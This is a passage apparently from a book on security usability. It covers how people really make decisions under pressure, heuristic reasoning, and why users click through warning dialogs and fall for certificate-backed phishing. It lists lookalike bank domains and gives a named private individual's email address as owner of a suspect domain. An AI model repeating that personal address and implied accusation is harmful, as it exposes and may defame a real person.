Then you have to consider other factors such as the risk involved. If you enter your credit card information there's a certain risk that it'll be phished and misused, or that your identity will be stolen, or that some other negative outcome will ensue. However, balancing these are positive factors such as various credit card consumer protection measures. Finally, there are more intangible factors such as the emotional satisfaction of making the purchase (or more pragmatically the emotional trauma of not making the purchase if it's something like a birthday present) to justify a certain amount of risk in the purchase process. The process is rather lengthy and tedious, so let's just skip ahead and assume that you've worked out all of the values. You can now evaluate the total sum to get the subjective expected utility of this particular option. Then you repeat this for all of the other possible options. Finally, you pick the one with the highest subjective expected utility value, and click on that option for the dialog.

As even the most cursory examination of this decision-making model will show, *no normal human ever makes decisions this way*. Even if we assume that the long list of precise requirements that psychologists tell us must be met in order to be able to apply this approach have somehow been met [10], making a decision in this manner requires total omniscience, a quality that's generally lacking in humans.

An attempt to salvage this model involves introducing the concept of stopping rules, a search optimisation that allows us to bail out when it's obvious that there's no (or at least no cost-effective) benefit to be obtained by going any further [11][12]. How do we know when the costs of searching further would outweigh any benefits? Simple, we just apply the SEU model to tell us when to stop.

Oops.

So the stopping-rule patch to the SEU model attempts to model limited search by assuming that we have unlimited knowledge (and time) at our disposal in order to be able to figure out when we should stop. To put this another way, if stopping rules were practical then you shouldn't be sitting there reading this but should be in Las Vegas busy applying the stopping rule "stop playing just before you start losing". As 1994 Nobel prize in economics winner Reinhard Stelten put it, "Modern mainstream economic theory is largely based on an unrealistic picture of human decision making. Economic agents are portrayed as fully rational Bayesian maximisers of subjective utility. This view of economics is not based on empirical evidence, but rather on the simultaneous axiomatisation of utility and subjective probability [...] It has strong intellectual appeal as a concept of ideal rationality. However, it is wrong to assume that human beings conform to this ideal" [13].

(Coming from a psychology background it feels very strange to read an economics text and see long, detailed discussions on the use of decision matrices, decision trees, and expected value/utility models, complete with worked examples of how to use them. In the field of economics this is a perfectly sensible way to approach decision making, for example for a company to decide whether it makes sense to go ahead with the development and distribution of a new product. On the other hand it doesn't really make much sense for the consumer sitting at the other end who's deciding whether they should buy the new product).

How Users *Really* Make Decisions

Now that we've looked at how things don't work, how can we find out how they actually do work? There are two ways to approach this, we can either use empirical evaluation, examining and measuring what people do in practice, or we can use conceptual modelling, taking a set of conceptual models (including, for reference, the SEU model) and seeing which one best matches (or at least approximates) reality.

The first approach that we'll look at is the empirical modelling one. Although there was ongoing work in the 1970s to explore various problems in the SEU model [14], it wasn't until the 1980s that the US Department of Defence helped dispel the illusion of the economic decision-making model when they sponsored research to try and find techniques for helping battlefield commanders make more effective decisions.

This work showed that, contrary to expectations, people under pressure for a quick decision didn't weigh up the relative merits of a set of options and choose the most optimal one. They didn't even make a choice from a cut-down subset of options. Instead, they followed a process that the researchers termed recognition-primed decision making (RPD), in which they generate options one at a time (without ever comparing any two), rejecting ones that don't work and going with the first one that does [15][16].

(The terminology can get a bit confusing at times, other researchers working independently have somewhat confusingly called this the Take the Best (TTB) heuristic, the general concept has been called the singular evaluation approach, and the overall family is often termed the heuristic decision-making approach, as opposed to SEU's economic/Bayesian decision-making approach. The one good thing about this naming muddle is that it demonstrates independent reproducibility, the fact that many different researchers independently came up with the same (or at least very similar) results).

Humans take the RPD approach to making a decision when they can't hold all of the necessary information in working memory, or can't retrieve the information needed to solve the problem from long-term memory, or can't apply standard problem-solving techniques within the given time limit. The probable evolutionary reason for this means of decision-making is pointed out by the author of a book that examines human irrationality: "Our ancestors in the animal kingdom for the most part had to solve their problems in a hurry by fighting or fleeing. A monkey confronted by a lion would be foolish to stand pondering which was the best tree to climb; it is better to be wrong than eaten" [17].

This approach to making decisions, sometimes called the singular evaluation approach, is used under the following circumstances [18][19]:

1. The decision-maker is under pressure (a computer user wanting to get on with their job automatically falls into the under time-pressure category, even if there's no overt external time pressure).
2. The conditions are dynamic (the situation may change by the time you perform a long detailed analysis).
3. The goals are ill-defined (most users have little grasp of the implications of security mechanisms and the actions associated with them).

Now compare this with the conditions in the earlier SEU model to see how radical the difference is between this and the economic model — the two are almost mirror images!

Singular evaluation is something that you've probably encountered yourself in various forms. For example if you move house into a new area and know that you'll eventually need a plumber to install a sink for you, you have the luxury of being able to make a few inquiries about prices and work times, and perhaps look to neighbours for recommendations before you make your decision. On the other hand if your basement is under a metre of slowly-rising water, you'll go with the first plumber who answers their phone and can get there within 10 minutes. This is the singular evaluation approach.

Moving from the purely empirical "How do humans act when making decisions under pressure", other researchers have examined the problem from the second, conceptual modelling angle, "Which existing conceptual model best matches human decision-making behaviour under pressure". The best match was a heuristic called Take the Best, which is just another (somewhat misleading) name for recognition-primed decision making [20]. So both the empirical and theoretical modelling approaches yielded the same result for human decision-making under pressure.

One contributing factor towards the popularity of simple heuristics is the fact that it's very hard to learn from the feedback arising from complicated decision making. If there are a large number of variables and causes involved, the diffusive reinforcement that's provided isn't sufficient to single out any one strategy as being particularly effective. The resulting confusion of false correlations and biased attributions of success and failure tends to lead to superstition-based decision support. Typical examples of this are the complex "systems" used for gambling and stock trading, which arise because following some sort of system makes the participants feel better than not having any systematic approach at all [21] Compare this lack of effective feedback with what's possible from basic recognition-based decision making: "I bought brand X, I had nothing but trouble with it, therefore I won't buy brand X again".

The game-theoretic/economic approach to decision making is particularly problematic for security decisions because it treats a decision as a gamble, with some equivalent of a coin toss or die roll followed by immediate feedback on the value of the decision. Unfortunately security decisions don't work this way: there's no immediate feedback, no obvious feedback, and (since security failures are usually silent) there may never been any feedback at all, or at least not until it's far too late (a phantom withdrawal from your bank account a year later) to take any corrective action.

This gambling/game-theoretic model does however perfectly model one aspect of user behaviour, the portion of the decision-making process that leads to dismissing warning dialogs. In this case the user gets immediate, strongly positive feedback on their decision: they can go ahead with their task. Other possible outcomes are unknown, and may never be known — was the phantom withdrawal the result of clicking 'Cancel' on a dialog, or because a credit card processor lost a backup tape, or because ...?

A standard abstract model that psychologists use for the problem-solving process is the problem-solving cycle [22][23]:

1. Recognise or identify the problem.
2. Define and represent the problem mentally.
3. Develop a solution strategy.
4. Organize his or her knowledge about the problem.
5. Allocate mental and physical resources for solving the problem.
6. Monitor his or her progress toward the goal.
7. Evaluate the solution for accuracy.

Consider how this standard model would be applied to the problem of the security warning dialog in Figure 12:

1. Recognise or identify the problem.
“There is a dialog blocking my way”.
2. Define and represent the problem mentally.
“If I don’t get rid of the dialog I can’t continue doing my work”.
3. Develop a solution strategy.
“I need to get rid of the dialog”.
4. Organize his or her knowledge about the problem.
“With other dialogs like this if I clicked on the close box or the ‘OK’/‘Cancel’ button (as appropriate) the problem went away”.
5. Allocate mental and physical resources for solving the problem.
“Hand, move!”.
6. Monitor his or her progress toward the goal.
“The dialog has gone away, allowing me to continue doing my job”.
7. Evaluate the solution for accuracy.
“Works just fine”.

The user has handled the warning dialog exactly as per the psychological model, although not nearly as the developer would wish.

When there’s no immediately obvious choice, people’s decision-making abilities go downhill rapidly. One frequently-used method is to look for some distinction, no matter how trivial or arbitrary, to justify one choice over the other [24][25]. How many people go into a store to buy something like a DVD player, can’t decide which of several near-identical models to buy, and end up choosing one based on some useless feature that they’ll never use like the fact that one player has a karaoke function and the other doesn’t?

Other common strategies include procrastination [26][27] (which I’m sure you already knew, but now you have psychological evidence to confirm it), or to decide based on irrational emotions [28][29]. This is an appalling way to perform critical, security-related decision making!

The reason why experts are better at singular-evaluation decision-making than the average person is that they have access to large, well-organised knowledge structures [30] and are more likely to come up with a good option as their first choice than the typical person [31]. Research into how experts solve problems has also indicated that they tend to spend a considerable amount of time thinking about different representations of the problem and how to solve it based on underlying principles, while novices simply go for the most obvious representation and use of surface features [32][33][34][35]. The experts were able to both cover more solution strategies and arrive at the final solution more quickly than the novices. In addition experts are able to use their expertise to frame situations more rapidly and accurately than novices, and can then use this framing to steer their decision-making. Novices

in contrast lack this depth of experience and have to use surface characteristics of the situation to guide their actions. There are however situations in which experts don't perform nearly as well as expected, and that's when they're required to deal with human behaviour rather than physical processes [36]. Processes are inherently predictable while human behaviour is inherently unpredictable, causing even experts to have problems with their decision-making.

Psychological studies have shown that in the presence of external stimuli such as stress (or in this case the desire to get a job done, which is often the same as stress), people will focus on the least possible amount of evidence to help them make a quick decision. Specifically, the external stimuli don't affect the way that we process information, but reduce our ability to gather information and the ability to use our working memory to sort out the information that we do have [37][38][39][40]. Thus even an expert when flooded with external stimuli will eventually have their decision-making ability reduced to that of a novice.

Stress can play a critical role in the decision-making process. As the author of the book on irrationality that was mentioned earlier points out, "it has been found that any high level of emotion is inimical to the careful consideration of different alternatives [...] It is not merely strong emotions that cause inflexible thinking; any form of stress produces it". The scary effects of this were demonstrated in one experiment carried out on soldiers who had been trained on how to safely exit a plane in the event of an emergency. Through an intercom that had been "accidentally" left on they overheard a (rehearsed) conversation among the pilots in which they discussed the impending crash of the plane. The group had great difficulty in recalling their instructions compared to a group who didn't overhear the conversation from the cockpit (this was done at a time when the requirements for human experimentation were considerably more lax than they are now) [41].

A more common occurrence of this type of stress-induced performance failure occurs when we lose something of value. Instead of carefully and rationally considering where we last saw the item and where we've been since then, our initial reaction is to frantically search the same place or small number of places over and over again on the assumption that we somehow missed it the other five times that we looked there.

The inability to exhaustively enumerate all possibilities is actively exploited by stage magicians, who anticipate how observers will reason and then choose a way of doing things that falls outside our standard ability to think of possibilities. As a result, they can make things appear, disappear, or transform in a manner that the majority of observers can't explain because it's been deliberately designed to be outside their normal reasoning ability [42]. You can try a (rather crude) form of this yourself, create a description of an object disappearing, ask a bunch of people to list all of the ways in which they'd explain it away, and then see if you can come up with a way of doing it that doesn't involve any of the standard expectations of how it could be done (if the item that disappears is someone else's money or valuables then you didn't learn this particular strategy here).

Stress-induced behavioural modification is of some concern in security user interface design because any dialog that pops up and prevents the user from doing their job is liable to induce the stress response. If you're currently contemplating using these so-called warn-and-continue dialogs in your security user interface, you should consider alternatives that don't lock users into a behaviour mode that leads to very poor decision-making.

It's not a Bug, it's a Feature!

The ability to sort out the relevant details from the noise is what makes it possible for humans to function. For example as you've been reading this you probably haven't noticed the sensation of your clothes on your skin until this sentence drew your attention to them. The entire human sensory and information-processing system acts as a series of filters to reduce the vast flow of incoming information to the small amount that's actually needed in order to function. Even the very early stages of perception involve filtering light and sound sensations down to a manageable level.

Selective attention processes provide further filtering, giving us the ability to do things like pick out a single conversation in a crowded room, the so-called cocktail party phenomenon (or more formally the source separation problem) [43]. At the other end of the chain, forgetting discards non-meaningful or non-useful information.

Imagine if, instead of using singular evaluation, humans had to work through the implications of all possible facts at their disposal in order to come to a conclusion about everything they did. They would never get anything done. There exists a mental disorder called somatising catatonic conversion in which people do exactly this, over-analysing each situation until, like the 1960s operating system that spent 100% of its time scheduling its own operational processes when running on low-end hardware, they become paralysed by the overhead of the analysis. Artificial intelligence researchers ran into exactly this problem, now called the frame problem, when they tried to recreate singular evaluation (or to use its more usual name “common sense”) using computer software [44]. The mechanistic approach resulted in programs that had to grind through millions of implications, putting all of the relevant ones in a list of facts to consider, and then applying each one to the problem at hand to find an appropriate solution.

Framing the problem appropriately often plays a significant part in its solution. Simply recognising what the problem to be solved actually is (rather than what it apparently is) can be challenging. Most users will, for example, identify a commonly-encountered security problem as “There is an annoying dialog box blocking my way” rather than “There is a potential security issue with this web site”. A long-standing complaint from employers (and to a lesser extent tertiary educators) is that most current education systems do a very poor job of teaching problem representation and problem solving, but simply prepare children to answer well-defined, carefully presented problems, which doesn’t help much with solving less well-defined ones. As a result, new hires are often unable to function effectively in the workplace until they’ve picked up sufficient problem-solving skills so that it’s no longer necessary for them to be provided with paint-by-numbers instructions for the completion of non-obvious tasks. Even psychologists still lack detailed understanding of the processes involved in problem recognition, problem definition, and problem representation [45].

Even without going to such extremes of (in-)decision making as somatising catatonic conversion, overattention to detail can lead to other psychological problems. One (comparatively) milder symptom of this may be obsessive-compulsive disorder or OCD. The overly reductionist brains of sufferers causes them to become lost in a maze of detail, and they fall back to various rituals that can seem strange and meaningless to outside observers in order to cope with the anxiety that this causes [46]. Singular evaluation in humans isn’t a bug, it’s what makes it possible for us to function.

Usability researchers have already run into this issue when evaluating browser security indicators. When users were asked to carefully verify whether sites that they were visiting were legitimate or not, the researchers had to abort the experiment after finding that users spent “absurd amounts of time” trying to verify site legitimacy [47]. On top of this, making users switch off singular evaluation lead to a false-positive rate of 63%, because when the users tried hard enough they would eventually find some reason somewhere to justify regarding the site as non-kosher. More worryingly, even after spending these absurd amounts of time trying to detect problem sites, the users still failed to detect 36% of false sites using standard browser security indicators, no matter how much time they spent on the problem. As in the non-computer world, the use of singular evaluation is a basic requirement for users to be able to function, and a security user interface has to carefully take into account this human approach to problem-solving.

Reasoning without the use of heuristic shortcuts may be even more error-prone than it is with the shortcuts. If we accept that errors are going to be inevitable (which is pretty much a given, particularly if we eschew shortcuts and go with a very demanding cover-all-the-bases strategy) then the use of shortcuts (which amount to

being controlled errors) may be better than avoiding shortcuts and thereby falling prey to uncontrolled errors [48].

A number of other evolutionary explanations for different types of human reasoning have been proposed, and the field is still a topic of active debate [49][50][51][52][53][54]. One interesting theory is that errors may be an evolutionary survival mechanism, provided that at least some individuals survive the consequences of the error [55]. Consider what would happen if no errors (deviations from the norm) ever occurred. Imagine that during some arbitrary time period, say about 2½ billion years ago, errors (deviations, mutations, whatever you want to label them) stopped happening. At that point cyanobacteria were busy converting the earth's early reducing atmosphere into an oxidizing one, precipitating the oxygen crisis that proved catastrophic to the anaerobic organisms that existed at the time. The ecological catastrophe of changing the atmosphere from 0.02% oxygen to around 21% pretty much wiped out the existing anaerobic life (atmospheric change had been done long before humans had a go at it). Without mutations (errors), there'd be nothing left except a few minor life-forms that were immune to the poisonous effects of the oxygen. So from an evolutionary perspective, error is a necessary part of learning, adaptation, and survival. Without errors, there is no progress.

A more tongue-in-cheek evolutionary explanation for why we don't use the SEU model in practice is provided by psychologists Leda Cosmides and John Tooby: "In the modern world we are awash in numerically expressed statistical information. But our hominid ancestors did not have access to the modern accumulation which has produced, for the first time in human history, reliable, numerically expressed statistical information about the world beyond individual experience. Reliable numerical statements about single event probabilities were rare or nonexistent in the Pleistocene" [56].

Evaluating Heuristic Reasoning

Researchers have identified a wide range of heuristics that people use in choosing one of a range of options, including very simple ones like ignorance-based decision making (more politely called recognition-based decision making, if you're given two options then take the one that you're familiar with) and one-reason decision making (take a single dimension and choose the option/object that displays the greatest magnitude in that dimension), or one of a range of variations on this theme [57][58].

To determine the effectiveness of the different decision-making heuristics, researchers ran detailed simulations of their performance across a wide range of scenarios. The tests involved applying the various decision-making strategies to the problem of deciding which of two objects scored higher in a given category, with the strategies ranging from simple recognition-primed decision making through to far more complex ones like linear regression. The decisions as to which scored higher covered such diverse fields as high school dropout rates, homelessness rates, city populations, house prices, professors' salaries, average fuel consumption per state, obesity at age 18, fish fertility (!), rainfall due to cloud seeding, and ozone in San Francisco. The information available to guide the decisions included (to take the example of home pricing) current property taxes, number of bathrooms, number of bedrooms, property size, total living area, garage space, age of the house, and various other factors, up to a maximum of eighteen factors [59]. In other words the researchers really left no stone unturned in their evaluation process.

An example of a problem that can be solved through recognition-based decision-making is the question of whether San Diego has more inhabitants than San Jose (if you're from outside the US), or Munich has more inhabitants than Dortmund. Most people will pick San Diego or Munich respectively, using the simple heuristic that since they've heard of one and not the other, the one that they've heard of must be bigger and better-known (in practice people don't go through this reasoning process, they just pick the one that they've heard of and things work out) [60]. The recognition data was taken from a survey of students at the University of Chicago for the German cities (who rated Munich ahead of several larger German cities, including its capital with three times the population — never underestimate the effect of beer

ffects on the student psyche), and the University of Salzburg (which is actually in Austria) for the US cities. The effectiveness of this heuristic was such that data gathered from the German-speaking students actually served slightly better in identifying relative populations of US cities than it did for German ones, a phenomenon that'll be explained more fully in a minute.

The amazing thing about these basic heuristics is that when researchers compared them with far more complex ones like full-blown multiple regression analysis using all 18 available factors, the accuracy of the more complex and heavyweight multiple-regression analysis was only slightly better than that of the simple heuristic techniques [61][62]. These results were so astonishing that the researchers had trouble believing them themselves. To catch any possible errors, they hired two separate teams of programmers in the US and Germany to independently reproduce the results, and when they published them included all of their data so that others could perform their own replications of the experiments, which many did [58].

One proposed explanation for this unlikely-seeming result is that strategies like multiple linear regression, which make use of large numbers of free parameters, assume that every possible parameter is relevant, a problem known as overfitting. Overfitting is of particular concern in machine learning, where a learning mechanism such as a neural network may concentrate on specific features of the training data that have little or no causal relation to the target. Simple heuristics on the other hand reduce overfitting by (hopefully) filtering out the noise and only using the most important and relevant details, an unconscious mental application of Occam's razor. The result is a performance that approaches that of full-blown linear regression but at a small fraction of the cost.

The overfitting problems of the more complex methods were demonstrated by an investigation into how well the prediction methods generalised to making future predictions. In other words when the model is fed data from a training set, how well does it make predictions for new data based on the existing training-set data? Generalisation to non-test data is the acid test for any prediction system, as any IDS researcher who's worked with the MIT Lincoln Labs test data can tell you.

The results confirmed the overfitting hypothesis: The performance of linear regression dropped by 12%, leaving one of the simple heuristics as the overall winner, at a fraction of the cost of the linear regression [59]. Another experiment using a Bayesian network, the ultimate realisation of the economic decision-making model, in place of linear regression, produced similar results, with the full-blown Bayesian network performing only a few percent better than the simplest heuristic, but at significantly higher cost [63].

Note that this result doesn't mean that people are locked into using a single heuristic at all times, merely that their behaviour for certain types of problems is best modelled by a particular heuristic. In practice for general problem solving people mix strategies and switch from one to another in unpredictable ways [64]. The nondeterminism of the human mind when applying problem-solving strategies is something that's currently still not too well understood.

Unfortunately while this heuristic strategy is generally quite effective, it can also be turned against users by the unscrupulous, and not just attackers on the Internet. For example recognition-based decision making is directly exploited by the phenomenon of brand recognition, in which marketers go to great lengths to make their brands visible to consumers because they know that consumers will choose the marketers' products (brands) in preference to other, less- or even un-recognised brands. In adopting this strategy they've performed an active penetration attack on the human decision-making process (as with a number of other methods of exploiting human behaviour, the marketers and fraudsters figured out through empirical means how to exploit the phenomenon long before psychologists had explored it or determined how or why it worked).

(Note that current ideas on heuristic reasoning almost certainly aren't the last word on human decision-making processes, but simply represent the best that we have at the moment. In particular there's no overall, unifying theory for human decision-making

yet, just a series of descriptive concepts and astute observations. So the material that's presented here represents the newest (or at least the more influential) thinking by experts in the field, but isn't necessarily the definitive answer to questions about human decision-making. What's missing in particular is more information on the psychological mechanisms by which human decision-making processes operate).

Consequences of the Human Decision-making Process

Psychologists distinguish between the two types of action taken in response to a situation as automatic vs. controlled processes [65][66]. Controlled processes are slow and costly in terms of the amount of mental effort required, but in compensation provide a great deal of flexibility in handling unexpected situations. Automatic processes in contrast are quick and have little mental overhead. While controlled processes are associated with deliberate action, automatic processes are essentially acting on autopilot. Because of this, automatic processing is inherently parallel (it's possible to handle multiple tasks at the same time) while controlled processing is strictly serial (you have to focus exclusively on the task at hand). Another way of distinguishing the two types of processes is in the level of control that we have over them: one is voluntary, the other is involuntary [67][68][69].

A good illustration of the difference between controlled and automatic actions is the difference between a novice and an experienced driver. A novice driver has to manually and consciously perform actions such as changing gears and checking the rear-view mirror, while for an experienced driver these actions occur automatically without any conscious effort. To cope with the inability to handle the driving process via automatic actions, novice drivers load-shed by ignoring one of the two main aspects of driving (speed control and steering), with the result that they crawl down the road at an irritatingly slow speed while they concentrate on steering. It's not until both aspects of vehicle control have become automatic processes that the novices progress to the level of more experienced drivers [70].

Another example of this occurs when you drive in to work (or along some other familiar route) and you start thinking about something else. Suddenly you're at your destination and you can't really recall any part of the process that got you there. This isn't something as simple as leaving the iron on, this is a long and very involved process to which a lot of resources are allocated. The brain was paying attention, but it was an automatic process so you're not conscious of it [71].

You can see this effect yourself if you write something simple like your name or the weekday repeatedly across a piece of paper and at some point start counting backwards from 100 while you write. Look at what happens to either your writing speed or writing quality when you do this, depending on which load-shedding strategy you choose to adopt. Now try it again but this time sign your name (an automatic process for most people) and see what happens.

This simple experiment in fact mirrors some of the early investigations into the phenomenon of attention that were carried out in the 1950s, which involved seeing whether and how much performing one task interfered with another [72][73]. The initial theory was that there was some cognitive bottleneck in the human information-processing system, but alongside this bottleneck metaphor there's a whole list of others including a filtering metaphor that assumes that humans have a limited information-processing capacity and therefore use a kind of selective filter to protect themselves from overload, a serial vs. parallel-processing metaphor in which parallel processing has to switch to serial processing under load, an economic metaphor that models attention as a limited resource that's allocated as required, a performance-oriented characteristic model that tries to measure the resources allocated to each attention task, and numerous others as well. The debate over which model is the most accurate one and exactly how and why the finite-attention effect occurs (and even whether we should be calling this stuff "attention", "effort", "capacity", or "resources") hasn't stopped since the very first metaphors were proposed [74][75].

The nature of this unconscious processing has been explored by psychologists working with hypnotised patients. If you've ever seen a stage hypnotist you'll know

that a common trick is to make people perform some relatively unpleasant or unusual act while making them think that they're actually performing a benign act. One example of this that's been used by hypnotists is to get people to eat an onion while thinking that it's an apple. Going for something a bit less showy, psychologists prefer to get subjects to stick their hands in very cold water, a harmless method of inducing pain, which hypnotised subjects can ignore.

In the 1970s, psychology professor Ernest Hilgard looked into this a bit further by telling hypnotised subjects that he was going to talk to their other selves, and these other selves were very much aware of what was really going on. This phenomenon occurs in an even more extreme form in people with dissociative identity disorder (formerly known as multiple personality disorder), and despite a large number of hypotheses covering this type of conscious vs. unconscious processing we really don't have much clue as to what's really going on, or in some cases even whether it's really going on: because of the observer effect, the act of trying to observe something may be changing what we're observing.

One characteristic of an automatic process is that it's triggered by a certain stimulus and, once begun, is very hard to stop, since there's no conscious effort involved in performing it. This makes automatic processes very hard to control: Present the right stimulus and the body reacts on its own. This is why people click away confirmation dialogs without thinking about it or even being aware of what they're doing (lack of conscious awareness of an action is another characteristic of automatic processes).

Several of the theoretical models proposed for that have been used to try and analyse the mechanisms involved in controlled vs. automatic processes. For example the serial vs. parallel model of attention that was mentioned earlier treats an automatic process as a parallel process that doesn't draw on attentional capacity, while a controlled process is a serial process that does [76][77]. Examinations of automatic processes have been rendered quite difficult by the fact that most of the processing takes place at a level below conscious awareness. For example, how would you explain (or in psychological terminology, introspect) the processes involved in coming up with the words to produce a sentence? You can be aware of the outcome of the processing, but not the working of the underlying processes.

As with several of the other psychological phenomena that are covered here, thinking that an ability to force people into a particular way of doing things will fix whatever the problem that you're trying to address is, isn't necessarily valid. Experimental psychologists have found that trying to turn an automatic process back into a controlled process can actually reduce performance [78]. The reason for this is that directing attention at the process in order to have more control interferes with its automatic execution, making the overall performance worse rather than better.

From a psychological perspective, judgemental heuristics in the form of automatic processes work well in most cases by saving users time, energy, and mental capacity. As psychology professor Arne Öhman puts it, "conscious mental activity is slow, and therefore conscious deliberation before defensive action is likely to leave the genes of the potential prey unrepresented in the next generation" [79]. Unfortunately while automatic processes are a great relief when dealing with pointless popup dialogs it suffers from the problem that attackers can take advantage of the click, whirr response to stimulate undesirable (or desirable, from the attacker's point of view) behaviour from the user, tricking them into overriding security features in applications to make them vulnerable to attack. This aspect of user behaviour in response to SSL certificates is being exploited by phishers through the technique of "secure phishing", in which attackers convince users to hand over passwords and banking details to a site that must be OK because it has a certificate.

In 2005, the first year that records for this phenomenon were kept, over 450 such secure phishing attacks were discovered. These used a variety of techniques ranging from self-signed certificates and cross-site scripting and frame injection to insert content into real financial web sites through to the use of genuine certificates issued to sound-alike domains [80]. An example of the latter type of attack was the `visa-secure.com` one aimed at Visa cardholders. Since Visa itself uses soundalike

domains such as `verifiedbyvisa.com` and `visabuxx.com` and the site was otherwise indistinguishable from a real Visa site, the phish proved to be extremely effective [81]. As Figure 13 shows, Visa isn't the only company with this problem.




Figure 13: American Express certificate for a different site

The use of multiple completely unrelated domains is fairly common among financial institutions. Citibank for example uses alongside the obvious `citibank.com` six other unrelated domain names like `accountonline.com`, with Figure 14 being one example of such a domain (with a wrong certificate certifying it to boot). The domain `citibank-verify.4t.com` on the other hand is (or was) a phishing site, complete with a legitimate CA-issued certificate. Other domains in the “citibank” namespace alone include `citibank-america.com`, `citibank-credicard.com`, `citibank-credit-card.com`, `citibank-credit-cards.com`, `citibank-account-updating.com`, `citibank-creditcard.com`, `citibank-loans.com`, `citibank-login.com`, `citibank-online-security.com`, `citibank-secure.com`, `citibank-site.com`, `citibank-sucks.com`, `citibank-update.com`, `citibank-updateinfo.com`, `citibank-updating.com`, `citibankaccount.com`, `citibankaccountonline.com`, `citibankaccounts.com`, `citibankaccountsonline.com`, and `citibankbank.com`, of which some are legitimate and some aren't. For example `citibank-account-updating.com` is owned by Ms. Evelyn Musa, `ezayoweezay_halobye@yahoo.com`.



Figure 14: One of Citibank's many aliases

Another example of unrelated domain name usage is the Hanscom Federal Credit Union (serving the massive Hanscom air force base, a tempting target), which uses all of `www.hfcu.org`, `locator.hfcu.org`, `ask.hfcu.org`, `calculators.hfcu.org`, `www.loans24.net`, `hfcu.mortgagewebcenter.com`, `secure.andra.com`, `secure.autofinancialgroup.com`, `hffo.cuna.org`, `www.cudlautosmart.com`, `www.carsmart.com`, `reorder.libertysite.com`, `www.ncua.gov`, `www.lpl.com`, `anytime.cuna.org`, `usa.visa.com`, and `www.mycardsecure.com`. Although obfuscated names like `hffo.cuna.org` aren't (at least in this case) being run by Evelyn Musa in Nigeria, it's hard to see what relates something like "libertysite" to "Hanscom Federal Credit Union".




Figure 15: Bank of America training future phishing victims

Another example, of a site registered to Douglas-Danielle and hosted at `Qwest.net`, is shown in Figure 15. This site asks users for their home address, account numbers, and Social Security Number. Despite repeated requests to Bank of America to fix this (it's a legitimate site, only it carries all the hallmarks of a phishing site), the problem has been present since at least 2003 [82] and was still active as of the time of writing.

The reason why people are so bad at spotting these phishing attacks is that they're not very good at either generating testable hypotheses or designing tests that falsify hypotheses, a fact that con artists and salespeople have exploited for centuries, if not millennia [83][84]. Scientists on the other hand, a subgroup whose lives revolve around rationality and seeking the truth, know that good science consists of designing an experiment to try and demonstrate that a theory is wrong. For example a standard statistical technique consists of generating a null hypothesis as a sceptical reaction to the research hypothesis that the research is designed to investigate, and then proving it wrong. So if the research hypothesis postulates that "factor X is significant" then

the null hypothesis would be that “factor X is not significant”, and the study or experiment would attempt to prove the null hypothesis wrong. This technique is used in statistics because sampling variation means that we can never prove a hypothesised value true (another set of samples might produce a slightly different result), but what we can do is determine whether there is evidence to rule out a hypothesised value. To put it more simply, it’s much easier to tell someone that they’re wrong than to tell them what the correct answer is.

The US Navy has addressed this inability to generate testable hypotheses in the reassessment of tactical decision making that occurred after the accidental shutdown of an Iranian civilian airliner in July 1988. Part of this reassessment included the introduction of the so-called STEP cycle, which involves creating a Story (hypothesis), Testing the hypothesis, and then Evaluating the result [85]. In other words it makes the creation and application of testable hypotheses an explicit part of the tactical decision-making process.

An ability to focus on evidence that falsifies a hypothesis seems to be an innate aspect of geek nature. There’s an interesting demonstration that’s performed by the convenor of the New Security Paradigms Workshop to demonstrate that a group of geeks, when given a large amount of correct information and one item of incorrect information, will focus immediately on the one item that’s wrong rather than the many items that are correct (a variation of this is the joke that the best way to solicit information on Usenet isn’t to post a question but to post an incorrect answer). The rest of the population however is far more likely to merely try to confirm their hypotheses, a dangerous approach since any amount of confirmatory evidence can be negated by a single piece of evidence that falsifies it.

Confirmation Bias and other Cognitive Biases

